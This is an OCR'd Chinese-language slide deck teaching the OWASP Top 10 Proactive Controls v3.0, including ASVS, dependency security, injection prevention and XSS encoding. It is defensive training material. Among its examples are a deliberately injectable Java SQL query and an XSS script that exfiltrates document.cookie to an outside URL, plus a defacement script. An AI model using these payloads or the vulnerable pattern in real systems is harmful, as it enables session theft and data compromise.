OWASP主动控制 3.0


——主讲人 秦波

OWASP：核心使命

- OWASP个开源的、非盈利的全球性安全组织，致力于应用软是一件的安全研究。
- 我们的使命是使应用软件更加安全，使企业和组织能够对应用安全风险做出更清晰的决策。

关于OWASP Top 10主动控制

- 这些旨在提供关于构建安全软件的初步认识。
- 该文档提供了一个很好的基础分类，以帮助入门实施软件安全开发人员培训。
- 这些控制措施应该在所有应用程序中始终贯彻实施。



OWASP Top Ten Proactive Controls V3.0 (2018)

C1 明确安全需求

C2 使用安全的框架和软件库

C3 安全的数据库访问

C4 数据编码和转义

C5 验证所有输入

C6 实现数字身份

C7 实施访问控制


C8 保护所有的数据

C9 实施安全日志记录和监控

C10 处理所有错误和异常

C1：明确安全需求

Microsoft SDL流程




SDLC软件生命周期


评估
Evaluation
分析
Analysis
设计
Design
开发
Implementation
测试
Testing
运维
Operation
软件开发生命周期
SDLC


敏捷领域的Microsoft SDL

Training	Requirements	Design	Implementation	Verification	Release	Response
1. Core Security Training	2. Establish Security Requirements	5. Establish Design Requirements	**8. Use Approved Tools**	11. Perform Dynamic Analysis	14. Create an Incident Response Plan	
	3. Create Quality Gates/Bug Bars	6. Perform Attack Surface Analysis/ Reduction	**9. Deprecate Unsafe Functions**	12. Perform Fuzz Testing	**15. Conduct Final Security Review**	Execute Incident Response Plan
	4. Perform Security and Privacy Risk Assessments	**7. Use Threat Modelling**	**10. Perform Static Analysis**	13. Conduct Attack Surface Review	**16. Certify Release and Archive**	

在国内的发展


OWASP APPLICATION
SECURITY VERIFICATION
STANDARD 3.0.1
软件安全开发指南
应用软件安全级别验证参考标准

应用程序安全验证标准 3.0.1




- 第一个由开发人员制定，面向开发的应用安全标准。
- 定义3个风险级别，包含大约150个措施。
- 和ISO 27034相似，但并不相同。

应用程序安全验证标准 3.0.1

Level 1：基线

- 所有应用程序满足最低要求。
- 主要部分具备可测试性。
- 主要部分可自动化实现。
- 82 项控制措施。


应用程序安全验证标准 3.0.1



Level 2：标准

- 适用于敏感信息。
- 约75%的可测试的。
- 有些可自动化的。
- 139 项控制措施。

应用程序安全验证标准 3.0.1



Level 3：全面

- 适用于关键应用。
- 大部分通过自动化测试，但是需要更多的手工验证。
- 154 项控制措施。

通过ASVS编制单元测试案例

- 在每次构建时编写单元测试来验证应用程序。
- 允许渗透测试人员专注于难以自动化实现的测试，例如业务逻辑缺陷、访问控制问题和在单元测试中遗漏的场景。

编写集成测试用例

- 集成测试用例可以通过Postman, Selenium, OWASP ZAP API编写。

在实践中应用ASVS


表1-1 在不同行业中实践ASVS

行　业	威胁概要	1级建议	2级建议	3级建议
金融和保险	尽管这一阶段将经历取巧类型的攻击者的尝试，但它通常被认为是一个高价值的攻击目标，攻击者通常是出于经济动机。攻击者通常会寻找敏感的数据或账户凭证，这些数据可以被用来进行欺诈，或者通过利用内置在应用程序中的资金转移功能来直接获利。技术方面通常包括被窃取证书、应用级别的攻击和社会工程学。一些主要的合规事项包括支付卡行业数据安全标准（PCI DSS）、金融现代化法案（Gramm Leech Bliley Act）和萨班斯-奥克斯利法案（SOX）	所有网络可访问的应用程序	包含敏感信息的应用程序（例如，信用卡号码、个人信息）可以以有限的方式转移有限的金额。示例如下： ①在同一机构的账户之间转账； ②具有交易限额的较慢形式的货币流动（例如，ACH）； ③在一段时间内具有强制转移限制的电汇	包含大量敏感信息、允许快速转移大量资金（例如，电汇）、以个别交易形式转移大量资金作为一批较小转账的应用程序
制造、交通运输、技术、公用事业、基础设施和国防	这些行业看起来有很大的差异，但是可能在一个阶段，社工威胁更有可能以更多的时间、技能和资源进行集中攻击组织。因为敏感信息或系统不容易定位，需要利用内部人员和社会工程学技术。攻击可能涉及内部人员、外部人员或两者之间的勾结。他们的目标可能包括获得知识产权的战略或技术优势。我们也不想忽视攻击者滥用应用功能来影响敏感信息系统的行为或中断敏感信息系统。 大多数攻击者正在寻找可用于直接或间接获利的敏感数据，包括个人身份信息和付款数据。这些数据可用于身份盗用、欺诈付款或各种欺诈计划	所有网络可访问的应用程序	应用程序包含内部信息或员工的可利用在社会工程学攻击方面的信息。应用程序包含非必要的、但重要的知识产权或商业秘密	包含有价值的知识产权、商业秘密或政府机密（例如，在美国，这可能是秘密或以上的任何分类）的应用程序对于组织的生存或成功至关重要。控制敏感功能的应用（例如，运输、制造设备、控制系统）或有可能威胁生命安全的应用程序

行　业	威胁概要	1级建议	2级建议	3级建议
医疗	大多数攻击者正在寻找可用于直接或间接获利的敏感数据，以包括个人身份信息和付款数据。这些数据可用于身份盗用，欺诈付款或各种欺诈计划。 对于美国医疗保健行业，健康保险的便携性和责任法案（HIPAA）隐私、安全、违规通知规则和患者安全规则	所有网络可访问的应用程序	具有少量或中等数量的敏感医疗信息（受保护的健康信息）、个人身份信息或付款数据的应用程序	应用程序用来控制医疗设备或可能危及人类生命的设备。支付和销售点系统（POS）含有大量的交易数据，可以用来提交欺诈。欺诈通过任何这些应用程序的管理界面进行
零售、食品、酒店	这一部分的许多攻击者利用投机取巧的“粉碎和抢夺”战术。然而，对于已知含有付款信息、执行金融交易或存储个人身份信息的应用程序，也存在针对特定攻击的常规威胁。虽然不如上述威胁的可能性更大，但也有可能会采取更为先进的威胁来攻击这个行业，窃取知识产权，获得竞争情报，或者与目标组织或商业伙伴在谈判中获得优势	所有网络可访问的应用程序	适用于商业应用，产品目录信息，内部公司信息和具有有限用户信息（例如，联系信息）的应用程序。具有少量或中等数量的付款数据或结账功能的应用程序	支付和销售系统（POS），其中包含可用于提交欺诈的大量交易数据。这包括这些应用程序的任何管理界面。具有大量敏感信息的应用程序，如完整的信用卡号码、姓名、社保号码等

序　号	验证要求描述	1级	2级	3级	原文序号
1	验证是否所有应用程序组件已被识别，且此组件为应用程序必需的组件	✓	✓	✓	1.1
2	验证是否应用程序所依赖的组件已被识别，如库、模块和外部系统（这些组件不是此应用程序的一部分，但应用程序的操作依赖于它们）		✓	✓	1.2
3	验证是否应用程序已定义了高级别架构		✓	✓	1.3
4	验证是否所有应用程序组件都是根据它们提供的业务功能和安全功能来定义的			✓	1.4
5	验证所有不是应用程序的组件，但是应用程序所依赖的组件是根据它们提供的功能和安全功能来定义的			✓	1.5
6	验证目标应用程序的威胁模型是否已生成，并覆盖与欺骗、篡改、拒绝、信息泄露、拒绝服务和特权提升（STRIDE）相关的风险			✓	1.6
7	验证所有的安全控制（包括调用外部安全服务的库）都采用集中化的方式实现		✓	✓	1.7
8	验证组件是否通过使用已定义的安全控制实现相互隔离（例如，网络分段、防火墙规则、基于云的安全组）		✓	✓	1.8
9	验证是否应用程序在数据层、控制器层和显示层之间有明确的分离，以便安全决策可以在受信任的系统上执行		✓	✓	1.9
10	验证是否在客户端代码中存有敏感的业务逻辑、秘密密钥或者其他所有权信息		✓	✓	1.10
11	验证是否所有应用程序组件、库、模块、框架、平台和操作系统中存有已知漏洞		✓	✓	1.11

完整的 SDLC 参考 OpenSAMM



从企业组织与软件开发的核心活动开始;
在最高等级上，SAMM设置了四种关键业务功能;
对于每一个业务功能，SAMM设置了三个安全措施;
对于每一个安全措施，SAMM设置了三个成熟度等级。

C2: 使用安全的框架和软件库

目标

- **完整性**：确保在ICT供应链所有环节中，产品、系统、服务及其所包含的组件、部件、元器件、数据等不被植入、篡改、替换和伪造。
- **保密性**：供应链上传递的信息不被泄露给未授权者 。
- **可控性**：包括供应链可追溯性，即一旦公司的任何供应链发生问题，可以有效识别哪个环节、哪个供应商、哪个组件出现了问题，并可进行追溯或修复。可控性，也包括需方对供应链信息的理解或透明度。公司作为供应商也应当被视为可信的。

使用安全的框架和软件库

- **不要重复造轮子**：使用现有的代码库和软件框架。

- 使用框架的自身的安全特性，而不是导入第三方库。

- **保持更新**！

为什么要关心第三方库的安全性?

- **据Gartner调查显示，99%的组织在其 IT系统中使用了开源软件**，财富全球100强中有57%下载了 Apache Struts 已知带有漏洞的版本进行开发。
- 而据NVD数据统计，截至2017年2月，全球开源软件相关的已知安全漏洞已超过28000个。
- Black Duck 还发现，78% 的代码库包含至少一个与开源组件相关的安全漏洞，平均每个代码库发现 64 个漏洞。

- **CVE-2016-5000** Apache POI XML外部实体注入漏洞 。
- **CVE-2016-4216** Adobe XMP XXE漏洞导致的信息泄露。
- **CVE-2016-3081** Apache Struts 在动态方法调试时的远程命令执行漏洞。
- **CVE-2015-8103** Jenkins的 Apache commons-collections组件导致的远程命令执行。
- **Fastjson**：远程命令执行和OOM漏洞，一行代码导致全业务线都进行升级。

库和框架:最佳实践

- 使用来源可信的、被积极维护的、被大量应用程序广泛使用的库和框架。
- 创建和维护所有第三方库的列表。
- 主动保持库和组件的最新版本。使用像OWASP Dependency Check和Retire.JS这样的工具来识别项目依赖关系，并检查所有第三方代码是否存在已知的、公开披露的漏洞。
- 通过封装安全库来减少攻击面，并且只将必需的行为暴露到软件中。

要点

- 注意
  - 实际上，每个应用程序都有这些问题。
  - 在许多情况下，开发人员甚至不知道他们正在使用的所有组件，更不用说他们的版本了。
  - 组件依赖使事情变得更糟。
  - 订阅电子邮件警报以获取与您使用的组件相关的安全漏洞。
- 验证
  - 如果使用库过期了，实施自动化定期检查（OWASP Dependency Check /SAP依赖检查工具/ Retire JS）。
  - 考虑确保定期对关键第三方库的代码进行安全性审查。

C3：安全的数据库访问

包含四个方面

- 查询参数化，可使用预编译、存储过程、白名单、转义，避免 SQL 注入。
- 安全配置，必须注意确保启用并正确配置 DBMS 和托管平台提供的安全控制。有可用于大多数常见DBMS的标准、指南和基准测试。
- 安全身份验证，对数据库的所有访问都应进行正确身份验证。应该以安全的方式完成对 DBMS 的身份验证。身份验证应仅在安全通道上进行。 凭据必须妥善保护并可供使用。
- 安全通信大多数 DBMS 支持各种加密通信方法（服务、API 等），最好只使用安全通信选项。

SQL注入

☒易受攻击的用法

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID ="+ id;
Statement stmt = connection.createStatement();
```

☑安全用法

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

注意

- 注意
  - 一次SQL注入可能会导致完全的数据丢失。严格控制SQL注入代码。还有其他几种注入方式需要考虑。
- 验证
  - 代码审查和静态分析在发现代码中的SQL注入方面非常有效。
- 指导资料
  - http://bobby-tables.com/
  - https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet
  - https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

指导

- 如何防止SQL注入问题?
  - 预编译语句（使用参数化查询）：预编译语句确保攻击者无法更改查询的意图，即使攻击者插入了SQL命令。
  - 存储过程：SQL代码被定义并存储在数据库本身中，然后被应用程序调用。
  - 白名单输入验证：采用白名单的方式确保参数值映射到合法/预期的数值。
  - 转义所有用户提供的输入：将用户输入放入查询之前对其进行转义。通常只建议在实现输入验证不具有成本效益时，对遗留代码进行改造。

样例代码-Java

- 安全Java存储过程示例

```
// This should REALLY be validated
String custname = request.getParameter("customerName");
try {
 CallableStatement cs = connection.prepareCall("{call sp_getAccountBalance(?)}");
 cs.setString(1, custname);
 ResultSet results = cs.executeQuery();
 // Result set handling...
} catch (SQLException se) {
 // Logging and error handling...
}
```

Injection Prevention Cheat Sheet—注入防护规则

- 规则1（执行适当的输入校验）
  - 执行正确的输入校验。建议使用带有适当规范化的正向或“白名单”输入验证，但这并非完全防御，因为许多应用程序在输入时需要特殊字符。
- 规则2（使用安全API）
  - 首选选项是使用安全的API，这样可以完全避免使用解释器或提供参数化接口。注意那些参数化的API，比如参数化的存储过程，仍然可以在底层发生注入。
- 规则3（根据上下文转义用户数据）
  - 如果参数化API不可用，则应对该解释器的特殊字符按照特定转义语法小心转义。

Injection Prevention Cheat Sheet—命令注入与防护

- 命令注入
  - 命令注入是通过Web接口在Web服务器上执行OS命令的一种技术。通过执行OS命令，用户可以上传恶意程序，甚至获得口令。
- 如何防止命令注入问题
  - 参数化 ： 如果可能的话，使用自动强制隔离数据和命令的结构化机制。这些机制可以帮助提供相关的引用、编码。
  - 输入校验 ：命令值和相关参数均应经过验证。实际命令及其参数的验证程度不同：
    - 对于使用的命令，必须根据允许的命令白名单对其进行验证。
    - 对于用于这些命令的参数，应使用以下选项对其进行验证：
      - 正向或“白名单”输入验证：其中允许显式定义参数
      - 白名单正则表达式：其中显式定义了一个白名单，其中包含允许的良性字符和字符串的最大长度。确保元字符如 & | ; $ > < \ \ !` 及空格，不是正则表达式的一部分。例如，下面的正则表达式只允许小写字母和数字，不包含元字符。长度也限制为3-10个字符：^[a-z0-9]{3,10}$

Injection Prevention Cheat Sheet—LDAP注入及防护

- LDAP注入
  - 一种利用用户输入构造LDAP语句，来攻击基于Web的应用程序的一种方法。LDAP注入攻击可能导致向未经授权的查询授予权限，以及在LDAP树中修改内容。
- 如何防止LDAP注入问题
  - 使用正确的LDAP编码函数转义所有变量 ：在DN（distinguished name）中，某些字符被视为特殊字符。详尽的列表如下：\ # + < > , ; ″ =和前导或尾随空格。特殊字符需要被正确转义。

Injection Prevention Cheat Sheet—LDAP注入及防护

- 安全的Java LDAP转义实例

```
public String escapeDN (String name) {
 //From RFC 2253 and the / character for JNDI
 final char[] META_CHARS = {'+', '"', '<', '>', ';', '/'};
 String escapedStr = new String(name);
 //Backslash is both a Java and an LDAP escape character,
 //so escape it first
 escapedStr = escapedStr.replaceAll("\\\\\\\\","\\\\\\\\");
 //Positional characters - see RFC 2253
 escapedStr = escapedStr.replaceAll("\^#","\\\\\\\\#");
 escapedStr = escapedStr.replaceAll("\^ | $","\\\\\\\\ ");
 for (int i=0 ; i < META_CHARS.length ; i++) {
       escapedStr = escapedStr.replaceAll("\\\\" +
                    META_CHARS[i],"\\\\\\\\" + META_CHARS[i]);
 }
 return escapedStr;
}
```

其他参考资料

- 命令注入
  - https://www.owasp.org/index.php/Command_Injection
- LDAP注入
  - https://www.owasp.org/index.php/LDAP_Injection_Prevention_Cheat_Sheet
- Java中的注入防护
  - https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java

C4：数据编码与转义

XSS攻击的解剖

🎯攻击 1 ：窃取cookie

```
<script>
var badURL='https://owasp.org/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

🎯攻击 2 ：网站篡改

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

XSS攻击：问题 & 解决方案

☒ 问题

网页易受XSS攻击！


☑ 解决方案

OWASP Java Encoder Project

OWASP Java HTML Sanitizer Project

Microsoft Encoder and AntiXSS Library

微软 AntiXSS 库



- System.Web.Security.AntiXSS。
- Microsoft.Security.Application.AntiXSS。
- 可以对 HTML, HTML 属性, XML, CSS 和JavaScript进行编码。
- Native .NET 库。
- 编码出色且功能强大的库。

OWASP Java Encoder Project

- 无需第三方库或配置 。
- 为高可用性、高性能编码功能而设计的代码。
- 简单的嵌入式编码功能 。
- 为性能重新设计 。
- 针对某些方面完整的API（URI和URI组件编码等）。
- 兼容性：Java 1.5+。
- 当前版本 1.2.2。
- 最后更新， 2018-09-03：https://github.com/OWASP/owasp-java-encoder/。

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

☑ HTML环境

```
Encode#forHtml
Encode#forHtmlContent
Encode#forHtmlAttribute
Encode#forHtmlUnquotedAttribute
```

☑ XML环境

```
Encode#forXml
Encode#forXmlContent
Encode#forXmlAttribute
Encode#forXmlComment
Encode#forCDATA
```

☑ CSS环境

```
Encode#forCssString
Encode#forCssUrl
```

☑ Javascript环境

```
Encode#forJavaScript
Encode#forJavaScriptAttribute
Encode#forJavaScriptBlock
Encode#forJavaScriptSource
```

☑ URI/URL环境

```
Encode#forUri
Encode#forUriComponent
```

其他资源

- Ruby on Rails
  - http://api.rubyonrails.org/classes/ERB/Util.html
- PHP
  - http://twig.sensiolabs.org/doc/filters/escape.html
  - http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html
- Java/Scala
  - https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
- .NET AntiXSS Library
  - http://www.nuget.org/packages/AntiXss/
- GO
  - http://golang.org/pkg/html/template/

综述：XSS防御总结

数据类型	环境	防御方法
String	HTML Body/Attribute	HTML Entity 编码
String	JavaScript 变量	JavaScript Hex 编码
String	GET参数	URL 编码
String	不可信 URL	URL 验证，避免 JavaScript: URLs，Attribute 编码，安全 URL 验证
String	CSS	CSS Hex 编码
HTML	Anywhere	HTML 净化（服务器及客户端）
Any	DOM	安全使用 JS API's
Untrusted JavaScript	Any	沙箱及从不同域传递
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON 序列化

注意

- 注意
